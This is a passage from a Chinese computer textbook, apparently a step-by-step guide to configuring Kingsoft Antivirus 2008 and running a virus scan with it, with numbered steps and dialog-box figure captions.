


图 9-18 “屏幕保护”对话框




图 9-19 “定时杀毒”对话框

（5）单击左方的“文件实时防毒”选项，打开如图 9-20 所示的对话框，在此对话框可以设置自动防护、需要检查的文件类型等项，根据需要设置即可。

（6）单击左方的“高级防御”选项，打开如图 9-21 所示的对话框，在此对话框设置恶意行为拦截。




图 9-20 “文件实时防毒”对话框




图 9-21 “高级防御”对话框

（7）单击左方的“邮件监控”选项，打开如图 9-22 所示的对话框，在此设置接收邮件时进行的杀毒等操作，一般选择默认即可。

（8）单击左方的“网页防挂马”选项，打开如图 9-23 所示的对话框，在此设置遇到网页中挂有木马时进行的杀毒操作。




图 9-22 “邮件监控”对话框




图 9-23 “网页挂木马”对话框

（9）单击左方的“网页防挂马”选项，打开如图 9-24 所示的对话框，在此设置针对嵌入式病毒的防范方法。

（10）单击左方的“升级设置”选项，打开如图 9-25 所示的对话框，在此设置杀毒软件的更新方式。




图 9-24 “嵌入式防毒”对话框




图 9-25 “升级设置”对话框

（11）单击左方的“隐私保护”选项，打开如图 9-26 所示的对话框，勾选“采用密码保护隐私数据和选项设置”复选项，可以对隐私的数据进行加密保护。

（12）单击左方的“主动漏洞修补”选项，打开如图 9-27 所示的对话框，在此设置系统出现漏洞的打补丁方法。




图 9-26 “隐私保护”对话框




图 9-27 “主动漏洞修补”对话框

（13）单击“确定”按钮，完成对此杀毒软件使用前的配置。此配置一劳永逸，此后杀毒软件将根据配置的情况进行杀毒。

完成金山毒霸 2008 杀毒套装的安装和设置之后，下面就可以开始使用该软件对计算机系统进行病毒查杀操作。

具体的操作步骤如下所示。

（1）启动金山毒霸 2008，此时“金山毒霸 2008”主程序界面中的“快捷方式”选项卡上，单击选择扫描内容，如图 9-28 所示。

（2）单击“查杀病毒木马”按钮，此软件即开始对扫描内容进行扫描，如图 9-29 所示。扫描结束后如图 9-30 所示，在“查杀结果”下的文本框中显示查杀的情况。



图 9-28 “快捷方式”对话框



图 9-29 “正在扫描”对话框

（3）单击“完成”按钮结束查毒。切换至“指定路径”选项卡，如图 9-31 所示，在此可

以进一步选择扫描的范围，然后单击“查杀病毒木马”按钮进行查杀即可，这里不再赘述。




图 9-30 “查毒结果”对话框



图 9-31 “指定路径”对话框

（4）切换到“监控和防御”选项卡，如图 9-32 所示，可以对监控和防御的对象进行修改。例如关闭“文件实时防毒”项，则点选此项后，单击右边的“关闭”按钮，即可实现关闭，如图 9-33 所示。

